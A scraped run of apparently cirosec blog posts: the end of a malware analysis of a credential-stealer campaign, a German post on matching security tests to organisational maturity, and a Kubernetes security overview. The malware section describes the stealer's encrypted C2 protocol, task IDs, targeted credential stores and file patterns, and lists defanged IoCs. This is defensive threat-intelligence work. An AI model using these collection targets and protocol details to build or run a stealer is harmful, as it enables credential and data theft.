            "key": base64(RSA_OAEP(KeyA, AESKey + AESIV)),
            "enc": base64(AES_CBC(AESKey, AESIV, Payload)),
            "sig": base64(RSA_SHA256(KeyC, Payload))
}

Reponses from the server fit into the same schema, with the client needing to run the same routine backwards to get usable data. First, the received AES key is decrypted using the key pair (C). The encoded data is then decrypted using the AES key and verified using one of the hard coded keys (B).

This public key from the key pair (C) is sent to the server in the first request to the /take endpoint, while the private key is stored in the “MachineKeyStore”.

Execution order

The machine GUID identifies the victim to the server and is used in every request made to the C2 server as an URL parameter. Unlike server-side values, the GUID does not need to be pre-registered — the C2 server accepts any UUID on first contact. However, once a UUID/GUID has connected the /take endpoint and received a response, further requests to this endpoint with the same UUID will no longer result in an answer.

After performing the initial checks (sandbox detection and region detection), the C2 server is contacted in the following pattern:

POST /take/XYaR5gFi/{MachineGuid}

This first POST request will exfiltrate basic metadata about the system and receive an instruction set of further tasks.

If more detailed logging is activated using a specific task from the previous response, further metadata and logging information is posted to the C2 server.

POST /validate/XYaR5gFi/{MachineGuid} 

More POST requests to validate may occur depending on the task ID. They exfiltrate data such as screenshots, or specific files. During the data collection process, data is continuously exfiltrated to the /process endpoint:

/process/XYaR5gFi/{MachineGuid}

Once a /process POST request terminates with “END”, the response may again contain a subset of further commands to execute in the form of further tasks.

Data collection

During the execution of the script, it is possible to collect a lot of data.

Two memory streams are globally allocated for this. One stream collects metadata and the other stream collects the actual data from files. The data collected during enumeration is chunked and exfiltrated to the /process endpoint once the maximum chunk size (60 Mb) is reached. The memory stream stores the actual data from the requested files together with their metadata in the following format:

… | (4 Bytes), Path-Length (4 Bytes), Path (N Bytes), File Data (N Bytes) | …

Gather and exfiltrate basic user / machine data


After retrieving the machine’s identifier, the script contacts the endpoint events[.]ms709[.]com/take/<GUID>. The transmitted message contains basic system information in the form of a concatenated string. The following information is transmitted:

  • <RSA Public Key from the generated key pair (C)>
  • <OSVersion>.<ReleaseId> (<Productname>)
  • <TotalPhysicalMemory>
  • <%ENV%USERNAME>
  • <%ENV%COMPUTERNAME>
Figure 16: Information uploaded to /take endpoint

In our observation, the server always returned an empty string to the first request, with a hard-coded exit condition for this exact response being present in the code. Taking into account other observations, this is probably due to the campaign (and the C2 server) not being active at the time of testing or the server deciding that this client is “uninteresting”:

Figure 17: Server response check

If this condition is removed, the malware will repeat its request a second time, this time receiving a response from the server. While the response does not include direct instructions, it does specify what the malware should scan for.


The server can return multiple dynamic instructions per request by specifying a task identifier in the form of a unique number and relevant arguments passed to the task. The format is “<number>|<arg1>|<arg2>+;<number>|<arg1>|<arg2>+;”.


For example, if the server wants the malware to further look into wallets being present on the system, it sends the task IDs 22, 23 or 24 in the payload.

Figure 18: Sending the task IDs 22, 23, 24 toggles search for wallets

During out research, the task with ID “60” was frequently returned as instruction. It is followed by a path like %userprofile%\Documents and a list of file name patterns that the server wants to have a closer look at. These include *.txt, *.rdp, *.docx, *.xls, *.env, *2fa*, *.ed25519, *.vbox, *token*, *credit*, *bank* and *login*.

The full functionality of these codes is listed in the following table:

Upload small heartbeat to / validate endpoint


The request to the /validate endpoint contains primarily status, logging and metadata information as well as error messages that the program caught (like “PS Other arch invoke fail – $\_.Exception.Message”). The script also announces which parts will be extracted in the next request to the process endpoint.

The table below shows some strings that the malware will send to the /validate endpoint.

Data collection and exfiltration


During our tests, the /process endpoint received the largest data blobs from the compromised computer. The exfiltration scope combines hard-coded routines with dynamic configurations received from the /take endpoint.

Drive enumeration

By default, the malware enumerates different drives present of the victim’s machine:

  • removable disks like USB drives (type 2),
  • network drives (type 4) and
  • compact discs (type 5),

while disregarding local disks (type 3).

The drive names are added to the metadata collection for the /validate endpoint. In addition to the drive names, the file names and the contents of the files from the aforementioned drive types with .docx and .txt file types are added to the /process memory stream for a later upload.

Hard-coded targets

Hard-coded targets include browser credential stores such as Firefox’s “key4.db” and Chrome’s Web Data SQLite databases, Windows credentials and DPAPI Keys that are enumerated through the “CredEnumerate” API as well as system reconnaissance data (process lists, OS version, hardware details).

The dynamic part consists of “path and pattern” pairs, exclude lists und conditional parameters. If the task ID 100 is present in the server’s response, the more detailed exfiltration pipeline is activated.

Importantly, the most critical part next to credential theft are the “path and pattern” pairs that differ from system to system (or response to response) and therefore determine the proposed risk of compromise.


The server accepted these uploads and did not respond with any content. While this might be simply related to the Any.Run timeout of one minute, the PowerShell code does suggest that a response from the /process endpoint can be directly be executed in the command line.

Figure 19: Deobfuscated code for parsing responses into PowerShell commands

Indicators of compromise (IoCs)

C2 server URLs: 

  • events[.]ms709[.]com
  • metrics[.]msft17[.]com
  • events[.]msft23[.]com
  • mo2307[.]com

C2 server IP addresses:

  • 93.152.217[.]97
  • 104.21.87[.]46
  • 172.67.141[.]127
  • 45.150.66[.]3
  • 146.185.233[.]59

Malicious website host:

  • 5.8.18[.]129
  • 5.8.18[.]88
  • 109.107.170[.]57

Malicious URLs of the campaign:

  • 7zip-setup[.]us[.]com
  • cyber-duck[.]co[.]com
  • cyber-duck[.]co[.]com
  • cyberduck[.]info
  • cyberduck-download[.]org
  • cyberduck-download[.]org
  • cyberduck-ftp[.]com
  • em-editor[.]co[.]com
  • emeditor-download[.]co[.]com
  • emeditor-download[.]co[.]com
  • filezilla-project[.]us[.]com
  • getsharex-download[.]com 
  • getsharex-setup[.]com 
  • joplin-app[.]co[.]com
  • joplin-desktop[.]app
  • joplin-opensource[.]co[.]com
  • keepass[.]us[.]com
  • mullvad-download[.]it[.]com
  • mullvad-download[.]org
  • mullvad-vpn[.]us[.]org
  • putty-setup[.]us[.]com
  • s3-browser[.]quest
  • s3-browser-download[.]blog
  • winscp-app[.]org
  • winscp-download[.]us[.]org
  • winscp-downloads[.]com
  • winscp-ftps[.]com
  • winscp-setup[.]net

Malicious Joplin installer hash:

  • 45ac2309f57da4f6c352877ebd7d46266be8db6a7167458b69219a2a5ba5c88a

Further blog articles

Forensic

Analysis of a credential-stealer malware campaign – Part 1

May 20, 2026 – In March 2026, cirosec identified an ongoing malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools. The campaign is only accessible using the Bing search engine. Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents.

Author: Colin Glätzer, Konrad Weyhing, Felix Friedberger

Mehr Infos »
Forensic

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel, Felix Friedberger

Mehr Infos »
Forensic

IOCs of the npm crypto stealer supply chain incident

September 25, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started September 8, 2025, and affected 27 packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.

Reife­grad für Sicherheits­über­prüfungen

Search

Reife­grad für Sicherheits­über­prüfungen

May 11, 2026

Reifegrad für Sicherheitsüberprüfungen: die richtige Prüfung zur richtigen Zeit


Auf den cirosec TrendTagen habe ich kürzlich einen Vortrag zum Thema Pentesting, Assumed Breach, Red Teaming, TLPT & Co. gehalten. Besonders die grafische Einordnung der einzelnen Prüfungsformen nach Reifegrad und Budget stieß auf großes Interesse. Eine kurze Zusammenfassung zum Nachlesen:

Eine Sicherheitsprüfung ist nur dann effizient, wenn sie zum Reifegrad des Unternehmens passt. Wer seine Hausaufgaben bei der Basis-Hygiene noch nicht gemacht hat, verschwendet mit einem komplexen Red Teaming wertvolle Ressourcen und kann vom Mehrwert eines derartigen Projekts nicht profitieren.

Netzwerkscans, Penetrationstests von Anwendungen oder Initial-Access-Prüfungen benötigen kaum Voraussetzungen. Hier geht es darum, effizient Schwachstellen zu finden. Bei einer Assumed-Breach-Analyse liegt der Fokus auf der Identifikation von Schwachstellen im internen Netzwerk und im Active Directory. Erkennungs- und Reaktionsfähigkeiten spielen dabei noch keine Rolle. Dadurch lassen sich derartige Prüfungen mit einem überschaubaren Budget durchführen. Dies erlaubt auch eine entsprechende Regelmäßigkeit.

Sobald Erkennungs- und Reaktionsfähigkeiten vorhanden sind, werden Purple Teamings / War Gamings oder Assumed Breach Red Teamings relevant. Hierbei wird nicht mehr nur die Prävention geprüft, sondern gezielt das Zusammenspiel zwischen Angriff (Red-Team) und Verteidigung (Blue-Team) trainiert.

Klassisches, kompaktes und kontinuierliches Red Teaming setzt eine solide Infrastruktur und etablierte Incident-Response-Prozesse voraus. Das Ziel ist die Simulation realer, langanhaltender Angriffe. Solche Projekte zielen in der Regel auf das gesamte Unternehmen ab und liefern Erkenntnisse auf unterschiedlichsten Ebenen.

Eine besondere Form des Red-Team-Assessments ist der Threat-led Penetration Test (TLPT) nach TIBER. Diese Durchführungsform ist jedoch nur für besonders reife Unternehmen aus dem Finanzsektor relevant. Detaillierte Informationen dazu finden Sie im separaten Blogpost zu diesem Thema.

Zusammengefasst: Man muss nicht mit einem Red Teaming starten. Wer sich bei der Durchführung von Sicherheitsüberprüfungen am Reifegrad orientiert, baut Sicherheit nachhaltig und budgetgerecht auf. Unternehmen mit einem fortgeschrittenen Reifegrad profitieren hingegen von den Erkenntnissen aus den ganzheitlichen Angriffen eines Red-Team-Assessments.

Eine Übersicht zu möglichen Schwerpunkten von Penetrationstests und Red-Team-Assesessments gibt es auf unserer Website.

Michael Brügge

Managing Consultant

Category
Date

Further blog articles

Red Teaming

Windows Instrumen­tation Call­backs – Part 4

February 10, 2026 – In this blog post we will cover ICs from a more theoretical standpoint. Mainly restrictions on unsetting them, how set ICs can be detected and how new ones can be prevented from being set. Spoiler: this is not entirely possible.

Author: Lino Facco

Mehr Infos »
Reverse Engineering

Windows Instrumen­tation Call­backs – Part 3

January 28, 2026 – In this third part of the blog series, you will learn how to inject shellcode into processes with ICs as an execution mechanism without creating any new threads for your payload and without installing a vectored exception handler.

Author: Lino Facco

Mehr Infos »
Command-and-Control

Beacon Object Files for Mythic – Part 3

December 4, 2025 – This is the third post in a series of blog posts on how we implemented support for Beacon Object Files (BOFs) into our own command and control (C2) beacon using the Mythic framework. In this final post, we will provide insights into the development of our BOF loader as implemented in our Mythic beacon. We will demonstrate how we used the experimental Mythic Forge to circumvent the dependency on Aggressor Script – a challenge that other C2 frameworks were unable to resolve this easily.

Author: Leon Schmidt

Mehr Infos »
Command-and-Control

Beacon Object Files for Mythic – Part 2

November 27, 2025 – This is the second post in a series of blog posts on how we implemented support for Beacon Object Files (BOFs) into our own command and control (C2) beacon using the Mythic framework. In this second post, we will present some concrete BOF implementations to show how they are used in the wild and how powerful they can be.

Author: Leon Schmidt

Mehr Infos »
Command-and-Control

Beacon Object Files for Mythic – Part 1

November 19, 2025 – This is the first post in a series of blog posts on how we implemented support for Beacon Object Files into our own command and control (C2) beacon using the Mythic framework. In this first post, we will take a look at what Beacon Object Files are, how they work and why they are valuable to us.

Author: Leon Schmidt

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.

The seven seas of Kuber­netes sec­urity

Search

The seven seas of Kuber­netes sec­urity

May 4, 2026

The seven seas of Kubernetes security

Charting a secure Kubernetes course

Kubernetes, derived from the Greek word for “helmsman” or “pilot”, promises to navigate your containerized workloads through the complexities of distributed systems. The maritime metaphor is fitting, just as a helmsman must chart safe passage through dangerous waters, organizations must steer their Kubernetes deployments through an increasingly hostile threat landscape. And like any voyage, security begins before you leave port.

Since its initial commit in June 2014, Kubernetes has fundamentally changed the look and feel of distributed systems in the IT industry. Recent surveys show that more than 54% of global enterprises have fully or partially implemented Kubernetes for production, and there is almost a guarantee that at some point within the software supply chain of a modern organization, Kubernetes plays a role. With the rapid emergence of AI technology, which has found the distributed scheduling architecture an ideal foundation for managing large fleets of machines and GPUs, the adoption of Kubernetes will only continue to accelerate.

Why security practices are still catching up

Given Kubernetes’ impact and maturity, one might ask: why are organizations still struggling with security? While the technology itself has evolved rapidly since its official release in July 2015, security practices have lagged significantly behind adoption rates. Many organizations rushed to embrace cloud-native architectures to gain competitive advantages in speed and scale, but their security frameworks remained rooted in traditional approaches. This gap has widened as Kubernetes itself grew more complex, with each new version introducing features that require updated security considerations.

This often results in a dangerous state: production clusters running cutting-edge orchestration technology, protected by yesterday’s security practices.

The challenge: old perimeters, new architecture

Organizations are facing significant hurdles to align their processes and operations with modern, more flexible cloud-native architectures. Security practices were often derived from classic monolithic system approaches, where security could be designed and enforced within perimeters. This approach reaches its limits in the cloud-native era, where connectivity, scale and speed are the most important drivers. Systems that leverage these paradigms are often designed in hybrid or completely cloud-based fashion, rendering traditional defenses insufficient.

Security incidents from recent years show that the problems are not new. They are the same misconfigurations and insecure defaults that have troubled systems for decades, only now they hide behind the complexity of a distributed platform and all its moving parts. In 2018, Tesla’s Kubernetes dashboard was unknowingly left publicly exposed without password protection, allowing attackers to deploy cryptocurrency miners on their infrastructure. The 2020 Kubeflow incident exploited for cryptojacking was rooted in default configurations exposing Jupyter notebooks to the public by having NodePorts to the application exposed to the public. These weren’t sophisticated zero-day exploits. They were shipped to production because the platform’s complexity made insecure defaults harder to spot.

The difference now is scale. These issues are no longer confined to a single system but distributed across a cluster that requires careful configuration and integration at every layer to ensure potential gaps aren’t overlooked.

New attack vectors for the cloud-native era

At the same time, other attack vectors have gained prominence that held less relevance given how systems were previously designed and operated. Heavy reliance on software reuse has created massively increased dependencies and shifted trust boundaries. A malicious actor can compromise the software supply chain by hijacking release tags in automated pipelines, as seen in the recent Trivy incident. In this case, attackers (identified as TeamPCP) executed a tag-poisoning attack against the aquasecurity/trivy-action repository, replacing legitimate versions with a malicious binary. Even a cloud-native security pioneer like Aqua Security became an entry gate for attackers to exfiltrate cloud credentials and Kubernetes secrets directly from the CI/CD runners of various organizations. If no further defense-in-depth measures are taken, a single malicious container image could be enough to take over a larger fleet of machines and grant an attacker control over confidentiality, integrity and availability of all the workloads running in a Kubernetes cluster and potentially beyond, since clusters often hold secrets and credentials for external services and infrastructure. The nature of a distributed system assumes network connectivity between all moving parts, whether between pods, nodes, clusters or connected environments beyond the cluster boundary, allowing greater lateral movement possibilities once an attacker gains initial access. Where classic workload isolation into different network segments helped limit the blast radius, workload isolation now needs to be enforced at multiple levels.

The high degree of automation that helps operate clusters at scale becomes an attacker’s ally. A mutable image tag like “latest” in a deployment manifest means the cluster will pull whatever image currently carries that tag, with no guarantee that its content has not changed since the last deployment. If an attacker compromises the upstream image or registry, every cluster referencing that tag will eventually pull the malicious version. This could happen immediately if image update automation, as it is common in GitOps workflows, triggers a rollout on new image detection, or silently when a pod gets rescheduled and pulls the image fresh. In both cases, the compromise spreads without any explicit deployment decision by the platform team. The root cause is not the automation itself but the decision to trust upstream images blindly without enforcing image signing, digest pinning or mandatory vulnerability scanning in the deployment pipeline.

The skills gap and process challenge

Understanding the widespread attack surface of the Kubernetes and cloud-native ecosystem requires organizations to develop the right skills and capabilities, trained in practice, embedded in every step of the software and system lifecycle and continuously tested. Since most clusters grow organically over time, there is no one-size-fits-all approach. What’s needed is a targeted, well-considered process, and its starting point is always knowledge: understanding which security domains are relevant to your architecture, what components require protection and which defense mechanisms are available. This assessment phase must come before any implementation. What follows is that critical first step: an initial map of the Kubernetes security domains and the controls available within each.

We begin with cluster architecture and vision, establish identity and access management, move through workload and runtime security, network security, and data protection, before addressing supply chain security and closing with observability and threat detection.

Mapping out the Kubernetes security landscape

A good helmsman has traveled the world to know the challenges and dangers that lurk across the open waters. Similarly, securing a Kubernetes cluster requires a broad understanding of all interconnected domains. Like charting a maritime course, we must map each domain before setting sail.

The seven domains of Kubernetes security mirror the seven seas analogy, distinct yet interconnected regions that must all be navigated to ensure a safe journey. These domains build upon one another: each decision influences the next, and weaknesses in one area cannot be fully compensated for by strengths in another.

Cluster architecture or vision

Purpose

This domain sets the foundation for every security decision that follows. It captures the organizational, environmental and operational context that determines which security controls are necessary, which are optional and which would introduce unnecessary complexity without reducing actual risk.

Core controls

The core of this domain is a structured assessment of the cluster’s intended use: who operates it, what workloads does it run and what are the trust boundaries? A cluster serving multi-tenant customers with public-facing workloads demands fundamentally different controls than an internal platform managed entirely through GitOps automation. Infrastructure choices, whether cloud-managed, on-premises or hybrid, further determine which security mechanisms are available and which constraints apply. Organizations must establish whether they are working from a greenfield deployment or integrating into existing systems with legacy dependencies.

Key challenge

Most clusters grow organically, and the original architectural assumptions are rarely revisited as the scope expands. What started as an internal development platform quietly becomes a production environment serving external customers, but the security posture still reflects the original intent. Without a documented and regularly reviewed architectural vision, teams end up applying controls reactively rather than by design, often discovering gaps only after an incident forces a reassessment.

Identity & access management (IAM)

Purpose

This domain defines who and what can interact with the cluster and at which level of privilege. It translates the operational model from the architectural vision into concrete access boundaries, making it the first line of defense against unauthorized actions.

Core controls

The principle of least privilege applies universally but its implementation differs significantly based on the cluster’s operational model. A multi-tenant developer platform requires fine-grained permissions that give each actor enough access for their purpose while enforcing strict isolation and data protection between tenants. A cluster managed entirely through GitOps automation shifts the focus away from human access toward securing the automation layer itself: who can read and write to connected repositories, who can trigger or modify pipelines and what permissions the automation holds against the Kubernetes API. In both cases, RBAC configurations, service account scoping and, where applicable, integration with external identity providers form the technical foundation, complemented by clearly defined emergency access patterns that remain auditable when standard access paths fail.

Key challenge

IAM configurations tend to accumulate permissions over time. What starts as a tightly scoped setup loosens as teams request exceptions, service accounts get reused across workloads and temporary elevated access becomes permanent. Without regular access reviews and automated policy enforcement, the gap between intended and actual permissions grows silently until it becomes an attack surface in itself.

Workload and runtime security

Purpose

This domain covers the technical controls that govern how workloads behave inside the cluster. It defines what pods are allowed to do, which privileges they may hold and how deviations from expected behavior are prevented or detected at runtime.

Core controls

The baseline principle is that workloads should run with the minimum privileges required to function. Pod security standards, security contexts and resource constraints form the first layer of enforcement. Admission controllers such as OPA Gatekeeper or Kyverno provide a second layer by validating and restricting workload configurations before they reach the cluster, alerting on or blocking deployments that violate defined policies. Where workloads require elevated privileges, for example third-party components that need access to storage devices or host resources, these exceptions must be documented explicitly so that compensating controls in other domains, such as stricter network policies or enhanced monitoring, can be applied as part of a defense-in-depth strategy.

Key challenge

The tension in this domain is between security posture and operational reality. Not every workload can be locked down to an ideal configuration, especially when third-party software is involved and the organization has no control over its code. The risk is that exceptions granted for legitimate reasons erode the baseline over time if they are not tracked, reviewed and compensated for at other layers. Starting restrictive and granting permissions gradually is more sustainable than retroactively tightening a permissive setup.

Network security

Purpose

This domain governs how workloads communicate with each other, with the Kubernetes API and with services outside the cluster. In a distributed system where connectivity is a fundamental assumption, network security defines which communication paths are legitimate and blocks everything else.

Core controls

The foundation is a default-deny approach: no communication is allowed unless explicitly permitted. Network policies define allowed traffic routes between pods, namespaces and external endpoints at a granular level. A pod that serves database queries from a back-end service has no reason to reach the public Internet or communicate with workloads in another department’s namespace. Teams must fully understand the communication patterns of their applications to define these policies effectively. Beyond classic network traffic, the network layer includes components that control how traffic enters and moves through the cluster. Ingress controllers manage external access to services and must be configured to enforce authentication, rate limiting and routing rules that prevent unintended exposure. Service meshes, where adopted, add a layer of traffic management, mutual authentication and fine-grained observability between services that network policies alone cannot provide. Each of these components introduces its own configuration surface that must be secured and maintained. In practice, many clusters already run CNI plug-ins like Cilium or service meshes like Istio that offer advanced security features such as Layer 7 filtering, mutual TLS or DNS-aware policies, but these capabilities often remain unused due to lack of knowledge or time to implement them. It needs to be verified that network policies are not only defined selectively but actively enforced and that network-layer components are hardened against misconfiguration and utilized to their designed capability.

Key challenge

Network policies are straightforward in concept but difficult to maintain at scale. As applications evolve and new integrations are added, communication requirements change. Policies that were accurate at deployment time become incomplete, either blocking legitimate traffic and causing outages, or remaining too permissive because teams default to opening access rather than troubleshooting denied connections. Without continuous monitoring of actual traffic flows, network policies degrade from active security controls into documentation that no longer reflects reality. The same drift applies to ingress rules, service mesh configurations and the advanced features that remain disabled simply because no one revisited them after initial deployment.

Data protection and secrets

Purpose

This domain addresses how sensitive data, particularly secrets, is stored, transmitted and accessed within the cluster. In a Kubernetes environment, secrets like TLS certificates, database credentials, API keys and encryption keys are no longer bound to individual machines but consolidated in a centralized store, making their protection a critical trust boundary.

Core controls

Kubernetes stores secrets in etcd, which must be configured for encryption at rest to prevent exposure through direct access to the datastore. Beyond storage, the lifecycle of a secret matters: how it enters the cluster, who can access it and whether its consumption is limited to the intended workload. External secret management solutions such as HashiCorp Vault or cloud-native equivalents reduce exposure by keeping secrets outside the cluster until the moment when they are being used by a workload, while providing audit trails and access controls that go well beyond what Kubernetes offers by default. These measures must be complemented by strict RBAC policies that limit which workloads and users can read or list secrets at the namespace level, and by TLS enforcement between services to ensure that data which is protected at rest and during injection is not exposed in transit between workloads.

Key challenge

What starts as a manageable set of credentials expands across namespaces and workloads, often with duplicates, stale entries and overly broad access permissions. Teams frequently store secrets through Kubernetes-native mechanisms for convenience, bypassing the external management tooling that was intended to be the standard. Without regular auditing of secret access patterns and rotation, the cluster’s most sensitive assets gradually become its weak spot.

Supply chain and image security

Purpose

This domain covers the trust chain across everything that feeds into the cluster: source code, container images, deployment pipelines, infrastructure components, Helm charts, operators and any third-party system that has a direct or indirect data or control flow into the cluster. Each of these represents a point where malicious or vulnerable code, configurations or dependencies can enter. Securing the supply chain means enforcing checks where the organization has ownership and building verification checkpoints at trust boundaries where it does not, rather than inheriting trust from external sources.

Core controls

Container images should be sourced exclusively from private registries under the organization’s control, even when the original image originates from a trusted, official source. Vulnerability scanning must be a mandatory gate in the deployment pipeline, preventing images with known issues from reaching the cluster. Image signing and digest pinning ensure that the image deployed is the exact image that was scanned and approved, closing the gap between verification and execution. Admission controllers enforce these policies at runtime on the cluster level by rejecting workloads that reference unsigned images, unscanned tags or unauthorized registries. Each stage of the pipeline, from code commit through build, scan, sign and deploy, should produce auditable evidence that the defined rules were followed.

Key challenge

The difficulty lies in coverage. Organizations often secure their own application images but overlook the third-party components, base images, Helm charts and third-party integrations that affect the cluster through different paths. A single unscanned sidecar or an operator pulled directly from a public registry bypasses the entire pipeline and reintroduces the risk that the controls were designed to prevent. Maintaining supply chain discipline across everything that runs in the cluster, not just the workloads the team builds, is where most organizations fall short.

Observability and threat detection and response

Purpose

This domain closes the loop on every control established in the previous domains. Without visibility into what is happening inside and around the cluster, security measures exist only on paper. Observability turns controls into verifiable states, and threat detection turns anomalies into actionable events that demand a response.

Core controls

Kubernetes audit logs form the foundation and must be configured at sufficient granularity to trace who did what, when and to which resource. Metrics, application logs and cluster events must be collected, correlated and stored externally to remain available even if the cluster itself is compromised. Every control defined in the previous domains produces signals that need monitoring: policy violations from admission controllers, denied connections from network policies, unauthorized access attempts against secrets and unexpected image pulls from outside approved registries. Alerting must be tuned to the cluster’s operational baseline so that critical violations trigger immediate response rather than disappearing into noise. For organizations that want to move beyond reactive defense, advanced measures such as runtime threat detection, automated pod quarantine and honeypot workloads shift the posture from detection toward active disruption of adversaries if ever our now well-mapped security landscape falls short.

Key challenge

Observability is only as valuable as the ability to act on it. Many organizations invest in collecting data but lack defined response procedures for when alerts fire. Without tested incident response playbooks that define who investigates, how affected workloads are isolated, where forensic evidence is preserved and how the initial access vector is identified and closed, even the best monitoring setup only produces logs that get reviewed after the damage is done. Building detection capabilities without equally investing in response readiness leaves the security loop incomplete.

Together, these seven domains form the map. What matters now is how your organization navigates it.

The seven seas of Kubernetes security: from charts to open waters

Now it is time to hand the steering wheel back to the helmsman to take action and make sure their own fleet is secured not only on paper. What matters is whether your organization has assessed its state across each of these domains, identified the gaps and started to take measures to close them.

The threat landscape around Kubernetes is broad, actively evolving and unforgiving toward gaps that remain unaddressed. Controls that were sufficient at deployment time erode as workloads scale and environments evolve. Treating security as a continuous practice rather than a one-time setup is what separates organizations that navigate this successfully from those that discover their gaps through incidents.

